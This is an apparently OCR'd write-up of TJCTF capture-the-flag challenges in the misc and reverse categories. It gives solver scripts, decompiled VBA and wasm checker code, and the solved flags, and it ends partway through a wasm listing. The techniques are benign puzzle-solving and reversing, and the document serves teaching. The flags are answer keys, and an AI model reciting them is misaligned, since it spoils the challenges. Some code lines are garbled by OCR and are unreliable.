

Misc

Challenges : discord




Eventually just a sanity check challenge. Open discord and you will find the flag



Here is the flag : tjctf{wahooooooooooooooooooooo_sanity_check}


Challenges : guess-my-number



When we open the code, it is just a code that randomly generates a number and what we need to do is just guess the number generated.


```
#!/usr/local/bin/python
import random

flag = open("flag.txt").read().strip()
r = random.randint(1, 1000)
guessed = False
for i in range(10):
    guess = int(input("Guess a number from 1 to 1000: "))
    if guess > r:
        print("Too high")
    elif guess < r:
        print("Too low")
    else:
        guessed = True
        break
if guessed == True:
    print(f"You won, the flag is {flag}")
else:
    print(f"You lost, the number was {r}")
```

Here is what i do to get the correct number



Here is the flag : tjctf{g0od_j0b_u_gu33sed_correct_998}

Challenges : mouse-trail




What does the question give is a thousand of coordinates pairs logged. What I did is just implement a code that can connect all the points that are stated in the mouse_movements.txt. Here is the code i implements :


```
import matplotlib.pyplot as plt
import math

# Load coordinates from file
def load_coordinates(filename):
    coords = []
    with open(filename, 'r') as f:
        for line in f:
            line = line.strip()
            if line:
                x_str, y_str = line.split(',')
                coords.append((int(x_str), int(y_str)))
    return coords

# Calculate Euclidean distance between two points
def distance(p1, p2):
    return math.sqrt((p1[0] - p2[0])**2 + (p1[1] - p2[1])**2)

# Segment strokes based on jump distance threshold
def segment_strokes(coords, threshold=500):
    strokes = []
```

```
    current_stroke = [coords[0]]

    for i in range(1, len(coords)):
        if distance(coords[i], coords[i-1]) > threshold:
            # Big jump detected — start a new stroke
            strokes.append(current_stroke)
            current_stroke = []
        current_stroke.append(coords[i])
    if current_stroke:
        strokes.append(current_stroke)
    return strokes

# Plot all strokes on one plot
def plot_strokes(strokes):
    plt.figure(figsize=(12, 8))
    for stroke in strokes:
        x_vals, y_vals = zip(*stroke)
        plt.plot(x_vals, y_vals, marker='o', markersize=2)
    plt.gca().invert_yaxis()  # Because mouse coords y=0 is top
    plt.title('Segmented Mouse Movement Strokes')
    plt.xlabel('X')
    plt.ylabel('Y')
    plt.show()

def main():
    filename = 'mouse_movements.txt'
    coords = load_coordinates(filename)
    print(f"Loaded {len(coords)} coordinates")

    strokes = segment_strokes(coords, threshold=500)
    print(f"Segmented into {len(strokes)} strokes")

    plot_strokes(strokes)

if __name__ == '__main__':
    main()
```

After I run the code, it will help me to generate a figure with lots of coordinate dots connected to each other.




Eventually the result is just like nothing can be observed so I try to reduce the threshold and eventually I get the flag.



Here is the flag : tjctf{we_love_cartesian_plane}

Challenges : make-groups



What does the code give it just that there is some logic error inside the code. So, i just fix it and here is the code fix :


```
m = 998244353

f = [x.strip() for x in open("chall.txt").read().split('\n')]
n = int(f[0])
a = list(map(int, f[1].split()))

# Precompute factorials and inverse factorials
fact = [1] * (n+1)
for i in range(1, n+1):
    fact[i] = fact[i-1] * i % m

# Fermat's little theorem for modular inverse since m is prime
def modinv(x):
    return pow(x, m-2, m)

inv_fact = [1] * (n+1)
inv_fact[n] = modinv(fact[n])
for i in range(n-1, -1, -1):
    inv_fact[i] = inv_fact[i+1] * (i+1) % m

def choose(n, r):
    if r > n or r < 0:
```

```
        return 0
    return fact[n] * inv_fact[r] % m * inv_fact[n-r] % m

ans = 1
for x in a:
    ans = (ans * choose(n, x)) % m

print(f"tjctf{{{ans}}}")
```

After I run the code, I just get the flag.
Here is the flag : tjctf{148042038}

Reverse

Challenges : guess-again





```
jq@jq-VMware-Virtual-Platform:~/Downloads/TJCTF/guess-again$ file chall.xlsm
chall.xlsm: Microsoft Excel 2007+
```

After I inspected the file I found out it is a Microsoft Excel file using the VBA code to check if the flag entered is correct or not. So, I tried to look into the VBA code and understand it.

```
Sub CheckFlag()
    Dim guess As String
    guess = ActiveSheet.Shapes("TextBox 1").TextFrame2.TextRange.Text

    If Len(guess) < 7 Then
        MsgBox "Incorrect"
        Exit Sub
    End If

    If Left(guess, 6) <> "tjctf{" Or Right(guess, 1) <> "}" Then
        MsgBox "Flag must start with tjctf{ and end with }"
        Exit Sub
    End If

    Dim inner As String
    inner = Mid(guess, 7, Len(guess) - 7)

    Dim expectedCodes As Variant
    expectedCodes = Array(98, 117, 116, 95, 99, 52, 110, 95, 49, 116, 95, 114, 117, 110, 95,
100, 48, 48, 109)
    Dim i As Long
    If Len(inner) <> (UBound(expectedCodes) - LBound(expectedCodes) + 1) Then
        MsgBox "Incorrect"
```


```
        Exit Sub
    End If
    For i = 1 To Len(inner)
        If Asc(Mid(inner, i, 1)) <> expectedCodes(i - 1) Then
            MsgBox "Incorrect"
            Exit Sub
        End If
    Next i

    MsgBox "Flag correct!"
End Sub



Function check(str, arr, idx1, idx2) As Boolean
    If Mid(str, idx1, 1) = Chr(arr(idx2)) Then
        check = True
    Else
        check = False
End Function
```

Basically what the code does is check the length of the flag is not more than 7 and ensure the flag is in the correct format of tjctf{}. Then, it has an array of ascii code to compare with the content of the flag to check whether the flag is correct or not. After some reversing, I got the flag.



Here is the flag : tjctf{but_c4n_1t_run_d00m}

Challenges : serpent



At the beginning, I had no idea what this file was about but after some research I know that this is a python file that stores python objects using the pickle module. So, I use the following code to convert the data into python code.

```
import pickle
import ast

file_path = 'ast_dump.pickle'

with open(file_path, 'rb') as f:
    data = pickle.load(f)

# Convert AST back to source code (requires Python 3.9+)
source_code = ast.unparse(data)
print(source_code)
```


After I convert to python code, there is a bunch of long code containing lots of fake flags. Through the help of the question which stated goes to the deepest level. I found the flag using the Ctrl + F.

```
def level_four_nes
    garbage_1 = 't
    class DeepestLayer:

        def __init__(self):
            self.final_data = {'key': 'value'}

        def ultimate_process(self):
            junk_1 = 'tjctf{junk_1}'
            junk_2 = 'tjctf{junk_2}'
            junk_3 = 'tjctf{junk_3}'

            def final_nested():
                secret = 'tjctf{f0ggy_d4ys}'
                return None
            return final_nested()
    return DeepestLayer()
return level_four_nested()
```


The secret variable name indicates that the content is the flag.

Here is the flag : tjctf{f0ggy_d4ys}

Challenges : garfield-lasagna-monday



When I click on the link, it directs me to a website containing Garfield and also some columns that can input some things. So, I tried to type in some random stuff to test and after inspecting the html code, I got this.

```
<script> const w1 = "a", w2 = "a", w3 = "a", w4 = "a", w5 = "a"; const checkInput = ${w1}|${w2}|${w3}|${w4}|${w5}; fetch("/static/challenge.wasm") .then(resp => resp.arrayBuffer()) .then(bytes => WebAssembly.instantiate(bytes, {})) .then(results => { const exports = results.instance.exports; const memory = exports.memory; const ptr = 1024; const encoder = new TextEncoder(); const inputBytes = encoder.encode(checkInput); const u8 = new Uint8Array(memory.buffer); if (memory.buffer.byteLength < ptr + inputBytes.length + 1) { console.error( Cannot write ${inputBytes.length + 1} bytes at offset ${ptr}. + Memory is only ${memory.buffer.byteLength} bytes long! ); return; } u8.set(inputBytes, ptr); u8[ptr + inputBytes.length] = 0; if (exports.check(ptr) === 1) { const flagPtr = exports.get_flag(); let out = ""; let i = flagPtr; // should be 0 while (u8[i] !== 0) { out += String.fromCharCode(u8[i]); i++; } document.getElementById("flag").innerText = out; document.getElementById("flag-container").style.display = "block"; } }) .catch(err => console.error("Failed to load/instantiate challenge.wasm:", err)); </script>
```

The code loads a wasm file which compares my input with the validation on the wasm file. If the input is equal, it will return a flag. After looking through the website, I found the wasm file.

Name	Status	Type	Initiator
express-fte.js	200	script	ShowOneChild.js:
style2.css	304	stylesheet	mylabs:6
express-fte-utils.js	200	script	express-fte.js:18
challenge.wasm	304	wasm	mylabs:42
landingbackground.png	304	png	style2.css
sidePanelUtil.js	200	script	GenAIWebpageE
readability.js	200	script	sidePanelUtil.js:1

After using a decompiler for the wasm, we have the code for the wasm. Here is the part of it.

```
(module
  (type (;0;) (func (result i32)))
  (type (;1;) (func (param i32) (result i32)))
  (type (;2;) (func))
  (type (;3;) (func (param i32)))
  (func (;0;) (type 2)
    nop)
  (func (;1;) (type 1) (param i32) (result i32)
    (local i32)
    block  ;; label = @1
      local.get 0
      i32.load8_u
      i32.const 98
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=1
      i32.const 108
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=2
      i32.const 117
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=3
      i32.const 101
      i32.ne
      br_if 0 (;@1;)
      local.get 0
      i32.load8_u offset=4
      i32.const 124
      i32.ne
